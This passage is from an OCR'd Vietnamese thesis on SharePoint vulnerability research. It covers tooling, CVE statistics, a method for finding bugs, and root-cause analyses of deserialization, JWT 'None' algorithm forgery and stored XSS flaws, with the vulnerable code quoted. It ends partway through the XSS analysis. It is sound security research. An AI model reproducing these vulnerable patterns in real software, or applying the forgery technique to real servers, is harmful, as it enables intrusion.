
như debug các ứng dụng .NET trực tiếp. DnSpy là công cụ quan trọng cho các nhà nghiên cứu bảo mật khi họ cần phân tích ứng dụng. Nó cho phép họ nhanh chóng đi sâu vào cấu trúc ứng dụng. Các tính năng của dnSpy bao gồm:

Phân tích mã nguồn: DnSpy dịch ngược các mã nhị phân và hiển thị mã nguồn .NET của ứng dụng một cách chi tiết, dễ dàng phân tích.


Debug: DnSpy có khả năng debug ứng dụng .NET, cho phép người dùng theo dõi, kiểm tra giá trị các biến hoặc tham số, các hàm được gọi và lỗi xảy ra trong quá trình thực thi.

Thao tác với mã IL: Người sử dụng có thể xem và chỉnh sửa mã IL của ứng dụng, cung cấp một cách tiếp cận mạnh mẽ cho việc thực hiện các phân tích và tùy chỉnh cho ứng dụng.

Sức mạnh to lớn của dnSpy nằm ở việc nó có thể chuyển đổi một tập tin từ dạng nhị phân về mã nguồn C# giúp cho việc đọc code và debug mã nguồn chương trình trở nên dễ dàng hơn như minh họa hình 2.3 và 2.4. Với những tính năng mạnh mẽ này, dnSpy là một công cụ quan trọng trong việc phát triển và nghiên cứu bảo mật ứng dụng .NET.



Hình 2.3: Minh họa tập tin chưa được dịch ngược



Hình 2.4: Tập tin đã được dịch ngược từ mã IL và hiển thị theo ngôn ngữ C#

2.3.2 Công cụ Burp Suite [7]

Burp Suite là một bộ các công cụ mạnh mẽ được sử dụng để thử nghiệm bảo mật ứng dụng web. Nó được phát triển bởi công ty PortSwigger Web Security và là một trong những công cụ phổ biến nhất trong cộng đồng bảo mật thông tin. BurpSuite cung cấp các tình năng và công cụ đa dạng phục vụ cho quá trình kiểm thử, phân tích bảo mật, bao gồm:

Proxy: Burp Suite cho phép người sử dụng chuyển hướng các yêu cầu HTTP/S giữa trình duyệt và máy chủ, giúp họ kiểm soát và chỉnh sửa các yêu cầu và phản hồi trước khi chúng được gửi đi hoặc nhận về.

Scanner: Công cụ Scanner của Burp Suite tự động phát hiện các lỗ hổng bảo mật trong ứng dụng web bằng cách thực hiện kiểm thử tự động trên các URL và tham số truyền vào.

Spider: Spider được sử dụng để khai thác và tìm kiếm các liên kết trên trang web mục tiêu, giúp phát hiện các endpoint và các chức năng ẩn.

Intruder: Công cụ Intruder của Burp Suite cho phép tùy chỉnh và thực hiện các cuộc tấn công dựa trên từ điển, vét cạn hoặc lặp lại một yêu cầu nhiều lần để kiểm tra hiệu năng của các hệ thống.

Repeater: Repeater cho phép lập trình viên tái tạo các yêu cầu HTTP/S cụ thể và thử nghiệm các tác động của các thay đổi trong yêu cầu.

Decoder và Encoder: Cung cấp các công cụ để giải mã và mã hóa các chuỗi dữ

liệu, giúp người dùng hiểu rõ hơn về cách các tham số và dữ liệu được truyền qua mạng.

Collaborator: Burp Collaborator giúp phát hiện các tấn công phía máy chủ như SSRF (Server-Side Request Forgery) và tấn công hoạt động giữa các ứng dụng.

Burp Suite cũng cung cấp các tính năng mở rộng cho phép người dùng tùy chỉnh hoặc thêm mới các chức năng theo như cầu. Điều này được thực hiện thông qua plugin của Burp Suite, các plugin này được lập trình bằng ngôn ngữ Java. Burp Suite cũng cung cấp giao diện thân thiện với người dùng, giúp quá trình sử dụng công cụ này trở nên dễ dàng hơn. Từ các tính năng trên, Burp Suite là một giải pháp hữu hiệu cho việc phát hiện, khắc phục các lỗ hổng bảo mật.

CHƯƠNG 3. KHẢO SÁT CÁC LỖ HỔNG TRONG THỰC TẾ VÀ ĐỀ XUẤT PHƯƠNG PHÁP NGHIÊN CỨU

Khảo sát cho thấy, tính đến thời điểm thực hiện đồ án, nền tảng Microsoft SharePoint đã tồn tại 213 lỗ hổng bảo mật. Trong số này, có 95 lỗ hổng RCE được đánh giá ở mức độ nghiêm trọng và 56 lỗ hổng XSS với các mức độ ảnh hưởng khác nhau. Đây là một con số đáng lo ngại, chứng tỏ SharePoint đã và đang là mục tiêu lớn trong các cuộc tấn công mạng hiện nay. Ngoài ra, còn có nhiều lỗ hổng khác như leo thang đặc quyền, lộ lọt thông tin nhạy cảm, càng khẳng định thêm sự quan tâm của cộng đồng bảo mật dành cho nền tảng quản lý nội dung này.

Vulnerabilities by types/categories

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2018	0	0	0	2	0	0	0	0	0	0	0
2019	0	0	0	10	0	0	1	0	0	0	6
2020	0	0	0	44	0	0	1	0	0	1	0
2021	0	1	0	0	0	0	0	0	1	0	0
2022	0	0	0	0	0	0	0	0	0	0	0
2023	0	0	0	0	0	0	0	0	0	0	0
2024	0	0	0	0	0	0	0	0	0	0	0
Total		1		56			2		1	1	6

Vulnerabilities by impact types

Year	Code Execution	Bypass	Privilege Escalation	Denial of Service	Information Leak
2018	1	0	2	0	0
2019	10	0	4	0	2
2020	36	0	4	0	14
2021	20	0	3	1	6
2022	18	1	1	0	5
2023	8	0	4	1	3
2024	2	0	0	0	0
Total	95	1	18	2	30

Hình 3.1: Thống kê toàn bộ lỗ hổng bảo mật đã được công bố tại cvedetails

Trên thực tế, đã có những ghi nhận về việc máy chủ SharePoint bị tấn công. Chương 3 sẽ nêu hai lỗ hổng được lợi dụng nhiều nhất và ảnh hưởng của chúng đến hệ thống thông tin. Những vấn đề gặp phải, các giải pháp khắc phục và phương pháp nghiên cứu tối ưu cũng được đề xuất trong chương này.

3.1 Một vài lỗ hổng đã được khai thác trong thực tế

3.1.1 Lỗ hổng RCE CVE-2019-0604 [8]

Lỗ hổng CVE-2019-0604 được phát hiện bởi nhà nghiên cứu bảo mật Markus Wulftange và chính thức cập nhật bản vá vào tháng 4 năm 2019. Lỗ hổng này cho

phép người dùng độc hại có thể thực thi mã lệnh trên máy chủ SharePoint mà không cần thông qua bước xác thực nào. Trong khoảng thời gian đó, các nhà nghiên cứu của ATT&T Alien Labs đã ghi nhận những bằng chứng rằng lỗ hổng này đang bị khai thác tích cực bởi nhóm tin tặc China Chopper. Đã có những báo cáo từ trung tâm an ninh mạng của Canada, Saudi Arabia, ... về việc phát hiện mã độc trên máy chủ SharePoint và làm ảnh hưởng đến các hệ thống nội bộ khác. Đây là một trong những lỗ hổng được lợi dụng nhiều nhất trong năm 2019 và 2020.

Lỗ hổng này sử dụng kỹ thuật Insecure Deserialization [9] (giải mã không an toàn) tại dòng code thứ 11.

```
1  public static object[] DecodeEntityInstanceId(string encodedId)
2  {
3      // [truncate]
4          string text = ((!type.Equals(typeof(Guid))) ?
       EntityInstanceIdEncoder.HexDecode(encodedId, num, (int)c3).
       ToString() : encodedId.Substring(num, (int)c3));
5      // [truncate]
6          int num2 = text.IndexOf(':');
7          string text2 = text.Substring(0, num2);
8          string text3 = text.Substring(num2 + 1, text.Length -
       num2 - 1);
9          XmlSerializer xmlSerializer = new XmlSerializer(Type.
       GetType(text2, true));
10         TextReader textReader = new StringReader(text3);
11         array[i] = xmlSerializer.Deserialize(textReader);
12         textReader.Close();
13     // [truncate]
14 }
```

Phương thức DecodeEntityInstanceId nhận đầu vào là một tham số dạng chuỗi encodeId, tham số này người dùng truyền vào. Sau một số công đoạn tiền xử lý đầu vào, biến chuỗi text2 và text3 được trích xuất ra từ tham số encodeId tại dòng 7 và 8. Ở dòng 9, chương trình lấy kiểu dữ liệu từ biến text2 đã được trích xuất trước đó và truyền vào đối tượng XmlSerializer sau đó thực hiện phương thức Deserialize cùng tham số đầu vào là text3 tại dòng code thứ 11. Việc người dùng kiểm soát tham số đầu vào của phương thức Deserialize có thể tạo ra những đối tượng không an toàn, nghiêm trọng hơn là có thể thực hiện những hành vi bất hợp pháp với các tập tin, thực thi mã lệnh hoặc triển khai mã độc. Đây đều là những thao tác được đánh giá có mức độ ảnh hưởng nghiêm trọng đến hoạt động của toàn bộ hệ thống thông tin khi mà kẻ tấn công có thể lợi dụng để làm bàn đạp tấn công các hệ thống khác phía trong.

3.1.2 Lỗ hổng leo thang đặc quyền CVE-2023-29357 [10]

CVE-2023-29357 được phát hiện bởi nhà nghiên cứu Nguyễn Tiến Giang và công bố lần đầu tại cuộc thi bảo mật Pwn2Own vào tháng 3 năm 2023. Lỗ hổng này cho phép người dùng bất kỳ có thể thao tác với ứng dụng SharePoint bằng các giả mạo xác thực JSON Web Token (JWT). JWT là một tiêu chuẩn dùng để tạo ra token nhằm mục đích trao đổi thông tin một các an toàn giữa các bên thông qua đối tượng JSON. JWT thường được sử dụng trong các hệ thống xác thực và ủy quyền giúp truyền thông tin an toàn giữa máy khách và máy chủ. Một token sẽ được kiểm tra tính đúng đắn bằng cách tính toán lại trường dữ liệu với khóa riêng tư của máy chủ và đem so sánh với trường chữ ký. Điều này đảm bảo việc token đó được sinh ra từ chính máy chủ và không thể bị giả mạo từ kẻ tấn công.

Nguyên nhân gây ra lỗ hổng này là do máy chủ SharePoint đã không kiểm soát token từ người dùng gửi lên mà vẫn tiếp tục xử lý yêu cầu theo luồng điều khiển của chương trình. Điểm yếu này đã được lợi dụng khi người dùng độc hại đổi trường thuật toán kiểm tra chữ ký thành None sau đó giả mạo phân quyền trong trường dữ liệu. Khi đó chương trình sẽ không thực hiện so sánh lại trường chữ ký và trường dữ liệu được gửi lên mà tiếp tục xử lý yêu cầu. Do đó, việc một người dùng bất kỳ có thể giả mạo token quản trị viên là hoàn toàn khả thi.

Tại cuộc thi, lỗ hổng này được kết hợp với CVE-2023-24955 [11] giúp kẻ tấn công có thể thực thi mã lệnh từ xa trên máy chủ SharePoint. Ngoài ra kẻ tấn công cũng có thể kết hợp với các lỗ hổng đã biết trước đó để thực hiện hành vi độc hại. Cho đến thời điểm hiện tại, mặc dù được công bố ở phạm vi một cuộc thi và đã có bản vá vào tháng 5, lỗ hổng này vẫn được các nhóm tin tặc lợi dụng để tấn công vào hệ thống thông tin lớn của các doanh nghiệp cũng như chính phủ. Đã có những ghi nhận về dấu vết cuộc tấn công và nhà phát hành Microsoft cũng đã cập nhật bản vá một cách triệt để, phòng tránh những sự cố đáng tiếc sau này.

3.2 Ảnh hưởng đến hệ thống

Các lỗ hổng trên đều được đánh giá là có mức độ ảnh hưởng nghiêm trọng – mức độ cao nhất đối với một lỗ hổng. Theo ghi nhận, mã độc tống tiền đều được triển khai trên các hệ thống bị tấn công, gây thiệt hại hàng triệu đô. Không dừng lại ở SharePoint, mã độc còn lây lan trên toàn bộ hệ thống mạng khi hầu hết các nghiệp đoàn đều sử dụng hệ điều hành Windows Server và kiến trúc Active Directory. Mặt khác, toàn bộ dữ liệu cũng như thông tin của nhân sự như tài khoản, mật khẩu, mã số thẻ ngân hàng đều bị đánh cắp và rao bán công khai trên các chợ đen. Và cũng có khả năng các hệ thống này sẽ trở thành mạng lưới botnet, được lợi dụng để phục vụ cho các cuộc tấn công DDOS hoặc thu thập thông tin trái phép của tin tặc.


Hậu quả của các lỗ hổng này không chỉ dừng lại ở mức độ tài chính mà còn lan rộng đến uy tín và hoạt động của doanh nghiệp. Việc mất dữ liệu quan trọng và thông tin cá nhân có thể dẫn đến vi phạm các quy định về bảo mật thông tin và gây ra sự hoang mang trong cộng đồng khách hàng, đối tác kinh doanh. Ngoài ra, các cuộc tấn công mạng có thể gây ra sự sụp đổ của các hệ thống quan trọng như ngân hàng, giao thông vân tải và y tế, ảnh hướng trực tiếp đến sự an toàn và ổn định của xã hội. Do đó, việc phân tích bản chất kỹ thuật của các lỗ hổng giúp các quản trị viên đưa ra được phương án khắc phục sớm nhất cũng như giảm thiểu thiệt hại khi hệ thống có dấu hiệu bị tấn công. Đay luôn là ưu tiên hàng đầu cho doanh nghiệp và các cơ quan quản lý, yêu cầu sự hợp tác chặt chẽ giữa các bên liên quan để đảm bảo an toàn cho hệ thống thông tin và nền kinh tế toàn cầu.

3.3 Đề xuất phương án tối ưu

3.3.1 Cách tiếp cận và những khó khăn ban đầu

Thời gian đầu của quá trình, em sử dụng phương pháp vét cạn. Đây là cách tiếp cận thông thường và phổ biến nhất khi tìm hiểu một hệ thống mới. Quy trình của phương pháp này như sau:

1. Dựa vào kiến trúc đã tìm hiểu trước đó, xác định toàn bộ đầu vào có thể.
2. Từ các đầu vào, tạo lập các hướng đi có thể để phủ hết hoạt động hệ thống.
3. Thực hiện rà soát từng hướng đi, tìm ra điểm yếu.



Hình 3.2: Phương pháp vét cạn

Theo như minh họa trên hình 3.2, phương pháp này tương tự với việc kiểm tra hết toàn bộ ngõ ngách trong mê cung từ đó tìm ra được những hướng đi đến đích. Cách làm này có nhiều ưu điểm về độ chính xác của hướng đi và hơn hết là không bị bỏ sót các điểm yếu còn tồn đọng. Dù vậy, đây là không phải là phương án tối ưu do quá trình thực hiện sẽ tiêu tốn rất nhiều tài nguyên và thời gian. Đặc biệt hơn, phương án này là bất khả đối với mã nguồn lên đến hàng chục triệu dòng code của Microsoft SharePoint.

Thời gian đầu khi áp dụng phương pháp này, khối lượng công việc cần phải giải quyết tăng lên con số khổng lồ. Nhận thấy vét cạn là không phù hợp để áp dụng

vào quá trình nghiên cứu, em đã dành phần lớn thời gian để tìm hiểu lại xấp xỉ 30 lỗ hổng khác nhau từ năm 2019 đến 2022. Sau khi phục dựng mã khai thác cho các lỗ hổng này, em đã phân loại và rút ra được điểm chung của từng loại lỗ hổng từ đó lập nên một cách làm tối ưu.

3.3.2 Đề xuất phương án tối ưu

Sau khi áp dụng cách làm mới và đem lại nhiều kết quả tích cực, em xin đề xuất phương án như sau.


Tìm kiếm và tận dụng những thông tin đã có:

1. Tìm kiếm thông tin về các nghiên cứu trước đó.
2. Phục dựng lại các lỗ hổng đã được công bố.
3. Chia nhỏ từng dạng lỗ hổng theo nguyên nhân và mức độ ảnh hưởng.
4. **Phân loại theo điểm chung và rút ra code pattern cho từng phân loại.**

Đây có thể coi như một quá trình "reconnaissance" (thăm dò), công việc này sẽ cung cấp cho ta cái nhìn rõ ràng và bao quát hơn về nền tảng cũng như các điểm yếu bên trong. Trong đó việc phân loại, rút ra code pattern đóng vai trò quan trọng như một bước tiền xử lý thông tin và làm tiền đề cho phương pháp nghiên cứu mới.

Phương pháp nghiên cứu tối ưu:

1. Xác định các điểm đầu vào.
2. Từ các code pattern của phân loại, xác định toàn bộ các điểm yếu có thể tồn tại.
3. Sử dụng kỹ thuật back tracing song song với rà soát đầu vào để tạo lập hướng đi tối ưu.
4. Kiểm tra mức độ khả thi trên từng hướng đi đã tìm được.



Hình 3.3: Phương pháp back tracing

Như ta có thể thấy trên hình minh họa 3.3. Việc tìm đường dẫn song song giữa Input và Output sẽ giúp ta cải thiện về đường đi trong mê cung, tránh đi vào những đoạn đường cụt, hạn chế trùng lặp đường đi giữa nhiều Input hoặc Output.

Cách làm này sẽ rút ngắn thời gian khi không phải rà quét toàn bộ đầu vào và cũng hạn chế được tối đã sự trùng lặp trong các hướng đi, giúp tìm ra một đường dẫn tối ưu nhất có thể. Và trên hết, phương án này có thể áp dụng được với những nền tảng có khối lượng mã nguồn cực lớn như SharePoint.

Mặc dù còn nhiều hạn chế như gây ra nhiều false positive và dễ bị bỏ sót lỗ hổng. Nhưng bằng cách này, em đã phát hiện thêm 3 lỗ hổng mới đóng góp vào danh sách bảo mật của Microsoft trong đó có 1 lỗ hổng XSS và 2 lỗ hổng RCE.

Chi tiết các lỗ hổng này em xin trình bày tại phần 4.

CHƯƠNG 4. TÌM HIỂU CƠ CHẾ, PHÂN TÍCH BẢN CHẤT LỖ HỔNG

Chương 4 này sẽ phân tích các lỗ hổng do bản thân em trong quá trình áp dụng phương pháp đã phát hiện ra, bao gồm CVE-2022-24472, CVE-2022-44693 và một phiên bản biến thể của CVE-2022-44693. Các lỗ hổng này đều được báo cáo và ghi nhận bởi nhà phát triển Microsoft.

4.1 Lỗ hổng Stored XSS CVE-2022-24472

Lỗ hổng Stored XSS CVE-2022-24472 [12] được phát hiện và báo cáo cho nhà phát triển vào ngày 10 tháng 1 năm 2022. Lỗ hổng thuộc phân loại Spoofing Vulnerability (lỗ hổng giả mạo thông tin) và được đánh giá có mức độ ảnh hưởng Important (mức độ cao).

Code pattern của phân loại lỗ hổng này theo phương pháp đã đề ra như sau:

```
TemplateControl.ParseControl(content, false)
```

Hàm ParseControl nhận 2 tham số đầu vào. Đầu tiên tham số chuỗi của người dùng sau đó hiển thị trực tiếp dưới định dạng của ngôn ngữ HTML. Code pattern này có thể tiềm ẩn lỗ hổng XSS hoặc nghiêm trọng hơn lỗ hổng chèn mã lệnh nếu tham số thứ 2 có giá trị là True.

4.1.1 Phân tích kỹ thuật

Lỗ hổng CVE-2022-24472 xuất hiện trong tính năng hiển thị các trang web làm việc nhóm. Hàm WAIMField phụ trách việc hiển thị các thông tin về các nhiệm vụ hàng ngày của thành viên trong nhóm, điểm danh chấm công và hiển thị công việc đã hoàn thành.

```
private TableCell WAIMField(SPUser user, SPListItem listItem)
{
  // [truncated]
    string sipaddress = this.ParentWebPart.PrincipalInfos[user.ID
   ].SIPAddress;
    if (SPUtility.IsCompatibilityLevel15Up && !string.
   IsNullOrEmpty(sipaddress))
    {
        string content = string.Format(CultureInfo.
   InvariantCulture, "<span class='ms-imnSpan'><a href='#'
   onclick='IMNImageOnClick(event);return false;' class='ms-
   imnlink'><span class='ms-spimn-presenceWrapper ms-imnImg ms-
   spimn-imgSize-10x10'><img title='' alt='' name='imnmark' class
   ='ms-spimn-img ms-spimn-presence-disconnected-10x10x32' src
   ='/{0}/images/spimn.png' showofflinepawn='1' sip='{1}' id='
   imn_{2},type=sip' onload=\"var _This = this; IMNRC('{3}',_This
```

```
    );\" /></span></a></span>", new object[]
8         {
9             SPUtility.ContextLayoutsFolder,
10            sipaddress,
11            this.ParentWebPart.Qualifier + listItem.ID.ToString(
    CultureInfo.InvariantCulture),
12            sipaddress
13        });
14        if (this.Page.AppRelativeVirtualPath == null)
15        {
16            this.Page.AppRelativeVirtualPath =
    SPRequestModuleData.specialVirtualPathForParseControl;
17        }
18        Control child = base.TemplateControl.ParseControl(content
    , false);
19        tableCell.Controls.Add(child);
20     }
21  // [truncated]
22  return tableCell;
23 }
```

Hàm này nhận hai tham số đầu vào là SPUser và SPListItem, trong đó SPUser là người dùng còn SPListItem là danh sách các mục công việc của người dùng đó. Ta có thể thấy tại dòng code thứ 4, chương trình lấy giá trị SIPAddress của người dùng sau đó thực hiện cộng chuỗi tại dòng 7. Chuỗi content tiếp tục được xử lý hiển thị ở dòng code 18 và trả về thông tin cho người dùng ở định dạng TableCell (định dạng bảng).

